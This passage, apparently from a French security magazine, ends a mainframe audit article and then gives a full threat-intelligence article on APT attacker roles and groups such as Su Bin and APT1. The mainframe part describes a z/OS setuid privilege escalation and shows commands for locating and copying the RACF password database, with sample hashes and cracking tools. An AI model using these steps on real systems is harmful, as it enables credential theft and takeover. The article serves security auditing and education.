Par ailleurs, IBM n'adhère pas au concept de publication des vulnérabilités et préfère contacter les clients en cas de faille critique, ce qui explique la quasi-absence de CVE concernant z/OS. Toutefois suite à certains incidents majeurs impliquant la compromission d'un Mainframe (le cas de l'attaque sur Logica entre autres **[18]**), IBM a consenti à publier quelques informations sur des vulnérabilités exploitées pendant les attaques.

Phill Young (@Mainframed767) a participé à la reconstruction d'un PoC **[19]** d'une de ces vulnérabilités dont le but est d'élever les privilèges de l'utilisateur via une faille au niveau des appels des fichiers setuid depuis un script Rexx (langage de scripting plus accessible que JCL).

En résumé, lorsque la fonction Spawn charge un fichier possédant l'attribut **setuid**, elle confère à l'ensemble des tâches exécutées par la suite le même niveau de privilège que le premier fichier chargé. Un utilisateur qui « spawn » un fichier setuid 0 peut ainsi exécuter un second fichier (**/bin/sh** par exemple) avec les privilèges root.

Une fois root sur USS (UNIX), il est possible de rebondir sur l'environnement z/OS. Selon la configuration en place, il peut cependant être nécessaire de récupérer un compte disposant du privilège **SPECIAL** afin de prendre le contrôle total de l'environnement z/OS.

4.3 Cassage de mots de passe

4.3.1 Récupération de la base

La base RACF contenant mots de passe, certificats et profils d'accès est stockée sur l'environnement z/OS. Il est possible d'identifier le chemin d'accès à la base via la commande **RVARY LIST** depuis une console TSO :

```
 READY
rvary list
 ICH15013I RACF DATABASE STATUS:
 ACTIVE USE  NUM VOLUM DATASET
 ------ ---  --- ----- -------
  YES   PRIM   1 SYSDA  SYS1.RACF.DB1
  YES   BACK   1 SYSDA  SYS1.RACF.BACKUP
 ICH15013I RVARY COMMAND HAS FINISHED PROCESSING.
```

Par défaut, z/OS garde une sauvegarde de la base RACF en cas de corruption du fichier primaire.

Une fois un compte à privilège récupéré, il est possible d'accéder à la base RACF via plusieurs méthodes :

- via la fonction **IND$File** accessible via TSO (et intégrée au menu de plusieurs émulateurs 3270 afin d'en faciliter l'usage) ;
- via le service FTP depuis l'environnement UNIX via la commande suivante :

```
$ cat "//'SYS1.RACF.DB1'" /tmp/racfbin
```

4.3.2 Détail de l'algorithme de hachage

z/OS emploie l'algorithme DES afin de générer les condensats des mots de passe **[20]**. Le nom d'utilisateur est chiffré avec une clé dérivée du mot de passe. La dérivation est une combinaison de décalage logique bit à bit et de l'opération XOR avec la valeur 0x55. L'aléa final du condensat est plafonné par l'aléa de l'algorithme DES (56 bits) qui par les standards d'aujourd'hui est bien en deçà de la moyenne.

En outre, les limitations imposées par RACF aux caractères composant un mot de passe (détaillées dans la partie peut 3.1.2) réduisent davantage cet espace de possibilités.

Des condensats de mots de passe RACF récupérés sont donc presque équivalents à des mots passe en clair.

4.3.3 Extraction et cassage des condensats

Une fois la base récupérée, il est possible d'en extraire les mots de passe via plusieurs outils :

- RACFSNOW **[21]** : utilitaire complet d'extraction de mots de passe RACF ;
- RACF2John **[22]** : utilitaire intégré à John Bleeding Jumbo.

Ces deux outils s'appuient sur du carving pour extraire les mots de passe, il se peut donc que la liste récupérée inclue des mots de passe supprimés, des comptes désactivés, etc.

Il peut alors être intéressant de récupérer le résultat de l'outil IRRDBU00 sur z/OS qui décrit l'état des comptes, leurs privilèges, etc. L'outil RACFSnow peut interpréter ce résultat et fournir une liste à jour de comptes/condensats :

```
USER2:$racf$*USER2*00175AF8B0092A71
RMF:$racf$*RMF*D99FBB0B174409F6
ROUTEDMV:$racf$*ROUTEDMV*0F736CA0BE303E39
ROUTEDOE:$racf$*ROUTEDOE*0AB86284D86F5980
SYSADM:$racf$*SYSADM*F635E331440F53EB
SYSOP:$racf$*SYSOP*F6E7E49208A5E56D
SYSOPR:$racf$*SYSOPR*F348B078F38F4D19
TCAS:$racf$*TCAS*56A4845722ED81DC
```

Le cassage peut ensuite s'effectuer via les outils hashcat ou bien John The Ripper.

Attention !
Le transfert via FTP ou IND$FILE doit s'effectuer en mode binaire.

Conclusion

Un Mainframe est certes une de ces inventions qui a révolutionné le monde informatique et qui tient ses promesses en termes de performance et de stabilité. Toutefois, l'inaccessibilité de ces systèmes à la vaste communauté sécurité, le peu de travaux sur le sujet, ainsi que la réticence de certaines entreprises à évaluer de manière pragmatique la sécurité de leurs mainframes de peur de porter atteinte à leur business, font que souvent ces machines ne sont pas configurées de la manière la plus optimale.

Ce déséquilibre entre les exigences de sécurité imposées aux environnements Windows et Unix, et les exigences de sécurité (lorsque présentes) appliquées au monde Mainframe présente un risque avéré au métier de l'entreprise qu'il est nécessaire d'adresser. ■

▪ Remerciements

Mes remerciements à Ary KOKOS pour m'avoir encouragé à rédiger cet article ainsi qu'à l'équipe Pool Audit de Solucom pour leur soutien constant, particulièrement à Vincent NGUYEN pour sa maîtrise du sujet et les nombreuses missions menées ensemble.

Retrouvez toutes les références accompagnant cet article sur http://www.miscmag.com/.

APT – QUI SONT LES ATTAQUANTS ?

Cédric PERNET, Senior Threat Researcher,
Cyber Safety Solutions / Trend Micro
Twitter : @cedricpernet

mots-clés : APT / CYBERESPIONNAGE

De nombreuses publications détaillent le mode opératoire des attaques APT (Advanced Persistent Threat), ces attaques qui ciblent des entités diverses et variées afin de leur dérober leurs propriétés intellectuelles ou encore de les espionner. Ces attaques suivent généralement le même schéma connu et reconnu. Par contre, peu d'informations sont disponibles sur les attaquants. Certains chercheurs exposent des identités réelles d'attaquants, mais cela ne fournit pas forcément d'information sur les différents profils présents dans les groupes APT. Le but de cet article est de fournir une vue plus précise sur les profils composant ces groupes d'attaquants, ainsi que la façon dont ils sont structurés.

1 Rappel – Schéma d'attaque

Ce schéma a déjà été exposé dans *MISC n°79* (« APT 101 »), aussi nous en tiendrons-nous au minimum afin de le décrire.

La chaîne d'attaque APT peut se représenter ainsi :

Fig. 1 : Cycle d'une attaque APT.

La première phase consiste à collecter toute information utile par rapport à l'entité ciblée, que ce soit par rapport à ses employés, son mode de fonctionnement, ou encore son infrastructure informatique. Ces informations seront utilisées dans les phases suivantes.

La seconde étape consiste en l'attaque et la compromission initiale du réseau de la cible : spear phishing sur certains employés, attaques de serveurs, etc.

La troisième phase permet aux attaquants de renforcer leurs accès sur le réseau ciblé, notamment par l'élévation de privilèges et l'installation de plusieurs malwares et portes dérobées.

La quatrième phase consiste à parcourir le réseau ciblé, afin de découvrir les informations à dérober.

La dernière phase est celle qui consiste à exfiltrer les données.

Lorsque ce cycle est achevé, les attaquants reviennent à la troisième étape et bouclent. Ils maintiennent et mettent à jour leurs malwares et outils divers, ils peuvent éventuellement surveiller des emplacements de stockage intéressants, poursuivre leur exploration du réseau, exfiltrer des e-mails d'employés stratégiques découverts en phase de reconnaissance.

2 Profils récurrents des attaquants

De la même façon que le cycle d'attaque APT est plus ou moins le même, les profils des attaquants sont également similaires pour chaque campagne d'attaques ou attaque unique.

Nous allons détailler ces profils, qui interviennent à différentes étapes des attaques APT. Certains profils

Tableau 1

Étape de l'attaque ciblée	Actions du profil
Reconnaissance	Recherche d'information sur la cible : présence en ligne, hébergement des serveurs, informations sur les serveurs, recherche de vulnérabilités (s'il a été décidé de ne pas procéder à la compromission par spear phishing, mais par compromission d'un serveur)
Compromission initiale	- Assistance sur le spear phishing - Compromission de serveur(s) tiers en cas de watering hole **[2]** - Compromission de serveur(s) de la cible - Utilisation de malware/RATs
Renforcement des accès	- Élévation des privilèges sur le réseau, dump éventuel de l'Active Directory - Maintien des accès et des outils : mise à jour des malwares/RATs si un autre profil ne le fait pas
Mouvements latéraux	Assistance éventuelle dans la recherche des données à exfiltrer/utilisation de scripts ou outils pour faciliter ces recherches
Exfiltration	Vérification du mode d'exfiltration et de son bon fonctionnement
Hors phase d'attaque : développement de malwares et/ou outils	Assistance aux développeurs de malwares et d'outils servant à l'attaque

interviennent de façon ponctuelle, alors que d'autres sont présents sur plusieurs phases de l'attaque.

Enfin, certaines actions sont effectuées en dehors de toute phase d'attaque par certains profils.

2.1 Le profil « Hacker »

Lorsque l'on évoque les individus responsables du vol de données en entreprise par le biais d'une attaque APT, c'est le profil du « hacker » qui arrive en premier à l'esprit. Le terme « hacker » **[1]** est incorrect puisque ce terme appliqué à l'informatique désigne un passionné qui cherche à mieux comprendre le fonctionnement interne des ordinateurs et de leurs systèmes d'exploitation. Cette appellation a cependant évolué et dans la terminologie commune elle désigne un pirate informatique, capable de pénétrer des réseaux et d'en prendre le contrôle.

Dans la réalité des APT, ce profil hautement technique existe effectivement. Il a pour objectif d'agir sur tous les aspects de « compromission » et sur tous les aspects fortement liés au réseau compromis ainsi qu'aux malwares utilisés (tableau 1).

Ce profil est également parfois en charge d'autres éléments qui sont listés plus loin dans cet article, dans la partie du « développeur généraliste ».

2.2 Le profil « Analyste Threat Intelligence »

À défaut d'un meilleur terme pour ce profil, nous utiliserons cette appellation pour le désigner.

Ce profil est celui qui investigue sur la cible et qui fournit différents éléments utiles lors de l'attaque (tableau 2) :

- collecte d'informations utiles sur le réseau informatique de la cible : serveurs, logiciels utilisés, etc. ;
- collecte d'informations utiles sur le personnel de la cible : dirigeants, responsables de projets, malwares, ingénieurs et techniciens disposant d'un savoir particulier, etc. ;
- assistance sur les opérations de spear phishing : définition du contenu des e-mails, gestion de la campagne de spear phishing, etc. ;
- assistance sur les opérations de watering hole : définition des cibles, gestion des informations de la campagne.

En dehors des phases d'attaque d'une campagne APT, ce profil peut également fournir des services de veille sur les attaques en elles-mêmes, afin de détecter toute publication ou partage d'indicateur de compromission sur les activités

Tableau 2

Étape de l'attaque ciblée	Actions du profil
Reconnaissance	- Recherche d'informations sur la présence Internet de la cible : informations Whois, hébergement, archives, recherche d'adresses e-mails, etc. - Recherche de publications en ligne susceptibles de présenter un intérêt en terme d'attaque (ciblage d'individus, de technologies, etc.) - Recherches sur les réseaux sociaux
Compromission initiale	Assistance spear phishing et/ou watering hole
Hors attaque : infrastructure attaquante	Enregistrement de noms de domaines pertinents
Hors phases d'attaque : veille	Veille technologique et sur les publications relatives aux activités du groupe d'attaquants, éventuellement sur du tooling utile aux autres profils

du groupe. Cela permettra de modifier les malwares utilisés, les serveurs de Command & Control (C&C) associés ou tout autre élément susceptible de nuire à l'attaque.

2.3 Le profil « Analyste Competitive Intelligence »

Cet individu est tout simplement un expert dans le domaine d'activité de la ou des cibles des attaques menées par le groupe d'attaquants.

Cet analyste dispose généralement d'une solide connaissance sur les cibles en elles-mêmes, sur leurs structures, leurs activités, leurs projets, leurs fournisseurs, les personnes clefs de la cible, etc. (tableau 3).

2.4 Le profil « Administrateur système »

Les attaquants ont eux aussi besoin de structures informatiques fonctionnelles, efficaces, protégées (leur niveau de sécurité est très variable d'ailleurs, exactement comme celui de leurs cibles).

Une haute disponibilité est absolument nécessaire afin que les communications avec les malwares soient toujours possibles. Une forte réactivité est également nécessaire afin d'assurer des migrations éventuelles de serveurs détectés et placés en liste noire par les cibles.

C'est également l'administrateur système qui fournira/installera probablement l'outillage nécessaire, physique et logiciel, pour anonymiser les connexions sortantes et entrantes de la structure utilisée par le groupe d'attaquants. Il s'occupera ainsi des proxys/chaînes de proxys utilisés lors des phases d'attaque, des machines virtuelles de l'équipe, etc.

L'administrateur système joue ainsi un rôle capital pour la persistance de l'attaque et la protection des attaquants.

2.5 Le profil « Développeur de malwares »

Nous parlons ici d'un ou plusieurs développeurs de malwares servant à l'attaque.

Bien que de nombreuses attaques APT se servent de RAT/malwares connus et téléchargeables sur Internet (NjRAT, Xtreme RAT, etc.), d'autres attaques sont menées par des groupes aux moyens conséquents, leur permettant de disposer de leurs propres malwares et outils d'attaque (Sofacy/Sednit, MiniDuke, etc.)

Certains de ces groupes se permettent d'avoir cette capacité de développement sur un mode interne. Ils disposent d'un ou plusieurs développeurs qui travaillent à temps complet sur leurs malwares. D'autres groupes se contentent d'acheter des malwares à des développeurs externes qui leur garantissent l'exclusivité du malware.

Le cas du malware PlugX/KorPlug/Gulpix est ici intéressant. Ce RAT est développé en Chine par un individu identifié depuis septembre 2012 **[3]**. Depuis cette période, le développement de ce RAT n'a pas cessé, avec de nouvelles versions utilisées lors d'attaques APT exclusivement. Alors que la propagation de ce RAT était très faible en 2012, limitée à un seul acteur APT, sa propagation a fortement augmenté ensuite. Certains experts supposent que le RAT est maintenant vendu à plusieurs acteurs d'attaques APT, et force est de constater qu'effectivement il a été utilisé par plusieurs groupes différents, tous d'origine chinoise. Cependant, il est possible de trouver des versions du « builder » / « contrôleur » permettant de créer des souches de malwares et de gérer les machines infectées sur Internet (Figure 2, ci-contre).

Lorsque le groupe ne dispose pas de développeur attitré ou de budget pour l'achat de malwares, c'est souvent le profil « hacker » qui intervient. Ce dernier récupère des malwares existants, puis les transforme afin qu'ils ne soient pas détectés par les solutions antivirales. Ces transformations sont généralement effectuées au moyen de logiciels appelés « crypters », souvent couplés avec des compresseurs (« packers »). Ces logiciels sont disponibles à faible prix, voire même gratuitement sur certains forums underground.

Tout un marché existe d'ailleurs autour de cette notion de FUD (« Fully Undetectable ») de binaires. Des escrocs proposent leurs services « manuels » d'obfuscation de binaires pour des sommes modiques. Certains cybercriminels ont monté des systèmes équivalents à Virus-Total qui ne partagent pas les souches soumises sur la plateforme. Les attaquants peuvent ainsi tester régulièrement le niveau de détection de leurs souches et les mettre à jour lorsque le seuil de détection devient inacceptable pour eux (Figure 3, ci-contre).

Tableau 3

Étape de l'attaque ciblée	Actions du profil
Reconnaissance	Assistance aux autres profils afin de les orienter sur les pistes intéressantes (personnes, projets, etc.)
Compromission initiale	- Assistance sur le spear phishing - Assistance sur site tiers à compromettre (watering hole) - Assistance sur création de faux sites tiers éventuels
Mouvements latéraux	Parcours des données et estimation de leur intérêt
Exfiltration des données	Choix des données à exfiltrer




Fig. 2 : Capture d'écran d'un contrôleur/builder de PlugX montrant le contenu d'une machine infectée.




Fig. 3 : Annonce de fourniture de services d'obfuscation sur un forum underground.

- il peut également gérer les mises à jour automatiques ou manuelles des souches de malwares : binding automatique des charges actives avec d'autres binaires, chiffrement de chaque souche, push des mises à jour vers les machines infectées, etc. ;
- il peut mettre en place des sites web infectant les visiteurs, avec déploiement éventuel d'exploit kits pour lui faciliter la tâche ;
- il peut se charger d'un système de proxy utilisé par les attaquants (par exemple pour changer d'adresse IP à chaque nouvel envoi de spear phishing, etc.) ;
- il peut développer tout type de script ou autre tool à la demande : outils servant à de l'élévation de privilèges, scripts permettant l'enregistrement automatique de noms de domaines auprès de bureaux d'enregistrement, etc. ;
- il peut gérer l'automatisation de création de machines virtuelles saines pour les attaquants.

2.6 Le profil « Développeur généraliste »

Ce profil n'est pas forcément présent dans toutes les structures d'attaques APT. Il se peut tout simplement que le(s) développeur(s) de malwares fasse(nt) partie du groupe d'attaquants et gère également le tout-venant en terme de besoins de développement, ce qui exclut ce profil de la structure.

Quoi qu'il en soit, le rôle ici consiste surtout à remplir tous les besoins autres que ceux liés directement au RAT/malware :

- ce profil peut tout comme le profil précédent être en charge de la partie « obfuscation » du ou des malwares utilisés ;

3 Structures des groupes d'attaques APT

Parmi les profils évoqués dans le chapitre précédent, la frontière semble parfois difficile à placer entre les activités du hacker, du développeur de malwares et du

développeur généraliste. Dans certaines structures, il s'agira même plutôt de plusieurs profils de hackers qui géreront l'ensemble.

Ces structures varient fortement en termes de volume d'individus.

3.1 Exemple d'une petite structure : le cas « Su Bin »

Le cas est unique et particulièrement passionnant : une attaque APT menée par un groupe très restreint et dont le principal attaquant a été interpellé par le FBI.

En juin 2014, le FBI a déposé plainte contre un individu chinois nommé « Su Bin » ainsi que contre deux autres personnes non identifiées et surnommées « UC1 » et « UC2 » par le FBI.

Le document de la Cour américaine est public et à lire absolument **[4]**, car il est le seul document officiel à l'heure actuelle décrivant réellement une structure d'attaque APT et les échanges de courriels entre ses membres.

Cette équipe se compose de trois individus, mais seul Su Bin a été interpellé pour le moment. Les derniers détails de l'affaire semblent indiquer que le FBI disposerait de preuves indiquant qu'UC1 et UC2 sont en fait des militaires chinois.

Pour résumer très brièvement le cas, Su Bin est un individu chinois dirigeant une entreprise « Lode-Tech » localisée à Beijing, entreprise fournissant des équipements pour les secteurs de l'aviation et de l'aérospatial. Il effectue de nombreux trajets entre la Chine et le Canada.

Pour mener à bien ses attaques, le groupe aurait établi « des bases » opérationnelles en dehors de la Chine. Il peut s'agir des serveurs de rebonds, ou autre chose, le document du FBI ne semble pas clair à ce sujet. Quoi qu'il en soit, ces rebonds ont été établis aux États-Unis, en Corée, à Singapour, etc., mais jamais en Chine. Les attaquants, comme mentionné dans l'un de leurs rapports, ont également pris soin de créer des chaînes de proxies passant par au moins un pays n'ayant aucune relation amicale avec les États-Unis. Des salles de machines, à défaut d'une meilleure traduction pour machines rooms, ont été établies à Macao et à Hong Kong, avec un statut légal. Toute la collecte et la gestion des informations se passent hors de la Chine. Le rapatriement des informations vers la Chine se fait toujours en personne par un « Intelligence Officer ». Cela peut sembler surprenant, mais cela révèle surtout une maturité certaine sur les aspects opérationnels de ce genre d'attaque APT et sur une réelle volonté de ne pas impliquer la Chine ou d'éventuels clients chinois.

Les cibles de ce petit groupe d'attaquants ont été Boeing, Lockheed Martin, Exelis et Airbus **[5]**. Ils auraient notamment dérobé des informations sensibles relatives à des modèles particuliers d'avion. Le document de la Cour américaine se concentre sur l'attaque qui a ciblé Boeing.

Cette attaque menée avec succès en un an pour sa partie fonctionnelle, aurait coûté 2,7 millions RMB, soit un peu plus de 320 000 Euros.

La chronologie est simple, mais bien mise en évidence par les enquêteurs du FBI :

Phase de reconnaissance : (été 2009 – janvier 2010)

- Détermination des cibles et de la faisabilité d'une intrusion chez ces dernières.
- Envoi par e-mail d'une liste de 80 ingénieurs associés à des projets militaires américains, la liste contenant les identités, adresses de courriel, numéros de téléphone et fonctions précises de ces ingénieurs.

Compromission initiale : (peu avant janvier 2010)

Compromission de serveurs effective, manifestée par l'envoi d'un courriel contenant des listes de fichiers provenant du réseau interne de Boeing.

Élévation de privilèges & mouvements latéraux : (janvier 2010 – février 2013)

Aucune information n'est fournie par rapport à une éventuelle élévation de privilèges sur le réseau. Par contre, la phase de mouvements latéraux est matérialisée en janvier 2010 par l'envoi de la liste de fichiers provenant du réseau interne de Boeing.

Exfiltration de données (janvier 2010 – février 2013)

Dès janvier 2010, des listes de fichiers puis des fichiers ont été échangés entre les attaquants. Ces fichiers étaient des fichiers critiques relatifs à des avions construits par Boeing, notamment le C-17. Les listes de fichiers étaient envoyées à Su Bin, qui déterminait quels fichiers devaient être exfiltrés.

630 000 fichiers auraient été extraits de chez Boeing pour un total de 65 Go de données relatives au C-17.

Le groupe travaillait en parallèle sur quelques autres attaques APT. En juillet 2011, ils mentionnent l'exfiltration de 20 Go de données d'une « entreprise de la Défense américaine ». Des mentions à des fichiers provenant de chez Lockheed Martin sont également lisibles en 2012.

Vente des données

Cet aspect particulièrement intéressant est évoqué dans quelques courriels. Su Bin indique à UC1 en mars 2010 que la vente des informations est difficile et que le processus est long. Peu avant, en février 2010, un courriel mentionnait qu'« En Chine, cette information est exactement ce dont [NOM D'UNE SOCIETE CHINOISE D'AVIATION] a besoin. Ils sont trop radins ! »

Il semble donc que l'ensemble des actions de ce petit groupe ait été effectué dans un seul but : le profit par la vente des données sensibles.

3.2 Exemple d'une structure importante : APT1

Le groupe d'attaquants APT1, également appelé « Comment Crew », a été révélé au public par une publication de la société Mandiant en février 2013 **[6]**. Ce rapport, bien que critiquable sous certains aspects **[7]**, nous apporte un éclairage intéressant sur les activités de ce qui semble être la plus grosse structure d'attaque APT découverte à ce jour.

La structure APT1 a montré sa capacité à compromettre et exfiltrer des informations de plus d'une centaine d'entreprises au cours des dernières années.

Le groupe se composerait de plusieurs centaines d'individus de l'armée chinoise, travaillant à temps complet sur les campagnes d'attaques APT menées pour le compte du gouvernement chinois.

Nous ne reviendrons pas sur l'ensemble des preuves indirectes laissant penser qu'APT1 est en fait la structure U61398, « GSD 3rd Dept, 2nd Bureau » de l'armée chinoise. Nous inviterons plutôt le lecteur curieux à aller lire le rapport de Mandiant et se faire sa propre opinion.

Quoi qu'il en soit, les liens entre les malwares utilisés par le groupe et les noms de domaines utilisés, ainsi que les hébergements et les DNS dynamiques utilisés montrent bien une structure d'attaque gérée par le même groupe d'attaquants.

Fig. 4 : Building d'U61398, l'unité militaire chinoise supposée être APT1/Comment Crew.

Mandiant a constaté 141 attaques réussies entre 2006 et 2013, réparties sur 20 secteurs d'activités, sachant que la société n'est évidemment pas intervenue sur toutes les attaques APT impactant les États-Unis. On peut donc raisonnablement penser que le nombre total de compromissions d'entreprises orchestrées par APT1 est bien supérieur.

La structure d'attaque est énorme, logistiquement parlant. Des milliers de machines dans le monde sont contrôlées par APT1, et de 2011 à 2013 le groupe a utilisé 937 serveurs différents de C&C de malwares, dans 13 pays. Parmi ces serveurs, il y a des serveurs simplement compromis, mais aussi des serveurs hébergés par des structures « bulletproof » de différents pays.

Tableau 4

Année de date de première compilation connue	Nom de la famille de malwares
2004	WEBC2.KT3
2005	GETMAIL
2006	LIGHTDART, MAPIGET
2007	BISCUIT, MANITSME, STARSYPOUND, WEBC2.Y21K, WEBC2.UGX, TARSIP
2008	DAIRY, SWORD, HELAUTO, HACKSFASE, WEBC2.AUSOV, AURIGA
2009	GREENCAT, WEBC2.CLOVER, MACROMAIL, GOGGLES, NEWSREELS, WEBC2.RAVE, WEBC2.ADSPACE, WEBC2.HEAD, BANGAT
2010	SEASALT, LONGRUN, WEBC2.TOCK, WEBC2.YAHOO, WEBC2.CSON, WEBC2.QBP, WARP, TABMSGSQL
2011	LIGHTBOLT, COMBOS, WEBC2.DIV, GDOCUPLOAD, COOKIEBAG, GLOOXMAIL, MINIASP, BOUNCER
2012	CALENDAR, WEBC2.TABLE, WEBC2.SOLID, KURTON

Liste de différentes familles de malwares utilisées (et probablement développées par) exclusivement par APT1 – Source : Mandiant.

Pour ce qui est des malwares et RATs utilisés par APT1, il s'agit principalement de produits développés en interne par le groupe. Le nombre de familles de malwares différentes utilisées par le groupe est significatif : de nombreux développeurs doivent travailler sur ces malwares. Parmi ces familles, la plus utilisée pendant une longue période a été « WebC2 ». Ce malware communique avec son serveur C&C en récupérant une page web qui contient des balises HTML spéciales, qui sont ensuite interprétées par le malware. La première version de cette famille semble remonter à 2004.

La plupart de ces malwares utilisent le protocole HTTP pour communiquer. Néanmoins, certaines familles ont été développées spécialement pour des environnements qui ne laisseraient pas passer ce type de trafic.

Les exfiltrations réalisées par le groupe sont effectuées sous forme d'archives RAR chiffrées de 200 Mo (au maximum) chacune. Cela permet d'être relativement discret sur un réseau d'entreprise.

Bien qu'APT1 soit un groupe organisé constitué de professionnels, ces derniers commettent des erreurs qui permettent d'obtenir plus d'informations sur eux. Plusieurs identités d'individus chinois ont ainsi été découvertes et le FBI a mis en bonne place 5 des individus identifiés dans son espace « Cyber's Most Wanted » **[8]** disponible sur Internet. La plainte officielle est également disponible en ligne **[9]**.

Enfin, une quarantaine d'individus ayant utilisé la plage d'adresses IP principale du groupe étaient inscrits sur le site de sécurité rootkit.com en 2011 **[10]**, ce qui constitue à nouveau un indicateur intéressant pour estimer les moyens considérables du groupe.

Conclusion

Les phases d'une attaque APT varient peu d'une campagne à l'autre. Il s'agit de collecter les informations sur la cible, pénétrer son réseau, élever ses privilèges si nécessaire, parcourir le réseau, et exfiltrer les informations souhaitées, tout en maintenant ses accès par la mise à jour régulière de plusieurs backdoors, si possible.

Par contre, les structures d'attaque peuvent varier considérablement. Il y a un monde entre une petite équipe d'attaquants telle que celle de « Su Bin » présentée dans cet article, et une structure gigantesque telle qu'APT1/Comment Crew.

Dans la sphère grandissante des publications sur les attaques APT, force est de constater que les entreprises font le plus souvent face à des attaques menées par des structures de taille respectable plutôt que par de petites structures. Ces structures de taille moyenne montrent une certaine discipline et un professionnalisme plus important que les petits groupes, qui sont souvent des opportunistes ou des mercenaires ne cherchant qu'un profit par la vente des informations dérobées. Peu de publications ont été diffusées sur les petites structures. La majorité des publications sur le sujet semble tendre vers des groupes plus conséquents et financés par différents États.

Les profils des individus constituant les groupes d'attaquants ne varient pas ou peu. ■

Remerciements

Je tiens à remercier Johanne Ulloa pour le travail énorme fourni avec « No Limit Sécu ». Je salue également Loïc Guézo ainsi que toute l'équipe CSS de Trend Micro, Guillaume Arcas et Laurent Cheylus pour leurs relectures attentives et bien sûr Virginie et Clémence.

Références

[1] Hacker (sécurité informatique) - https://fr.wikipedia.org/wiki/Hacker_%28s%C3%A9curit%C3%A9_informatique%29

[2] Définition Watering hole - http://www.securite101.com/blogue/2013/3/8/definition-attaque-de-point-deau-water-holing.html

[3] Tracking down the author of the PlugX RAT - https://www.alienvault.com/open-threat-exchange/blog/tracking-down-the-author-of-the-plugx-rat

[4] United States of America v. SU BIN, aka Stephen Su, aka Stephen Subin - https://s3.amazonaws.com/s3.documentcloud.org/documents/1216505/su-bin-u-s-district-court-complaint-june-27-2014.pdf

[5] Businessman living in Vancouver faces extradition orders for hacking U.S. military info - http://www.metronews.ca/news/vancouver/2015/09/03/judge-orders-committal-of-chinese-businessman-in-vancouver.html

[6] APT1: Exposing one of China's Cyber Espionage Units - http://intelreport.mandiant.com/

[7] Forensics Analysis of Mandiant's APT1 Report - http://espionageware.blogspot.fr/2013/03/forensics-analysis-of-mandiants-apt1.html

[8] FBI Issues "Most Wanted" Notice For Wang "Ugly Gorilla" Dong And 4 Other Chinese Army Officers - http://www.zerohedge.com/news/2014-05-19/fbi-issues-most-wanted-notice-wang-ugly-gorilla-dong-and-4-other-chinese-army-office

[9] United States of America v. Wang Dong, Sun Kailiang, Wen Xinyu, Huang Zhenyu, Gu Chunhui - http://www.justice.gov/iso/opa/resources/5122014519132358461949.pdf

[10] ***Sécurité et espionnage informatique : Connaissance de la menace APT (Advanced Persistent Threat) et du cyberespionnage*** **– Éditions Eyrolles**

[11] Operation Pitty Tiger - The Eye of the Tiger - https://github.com/kbandla/APTnotes/blob/master/2014/Pitty_Tiger_Final_Report.pdf

LE CLOUD GAULOIS, UNE RÉALITÉ ! VENEZ TESTER SA PUISSANCE

EXPRESS HOSTING

Cloud Public
Serveur Virtuel
Serveur Dédié
Nom de domaine
Hébergement Web

sales@ikoula.com
01 84 01 02 66
express.ikoula.com

ENTERPRISE SERVICES

Cloud Privé
Infogérance
PRA/PCA
Haute disponibilité
Datacenter

sales-ies@ikoula.com
01 78 76 35 58
ies.ikoula.com

EX10

Cloud Hybride
Exchange
Lync
Sharepoint
Plateforme Collaborative

sales@ex10.biz
01 84 01 02 53
www.ex10.biz

Quarkslab

SECURING EVERY BIT OF YOUR DATA

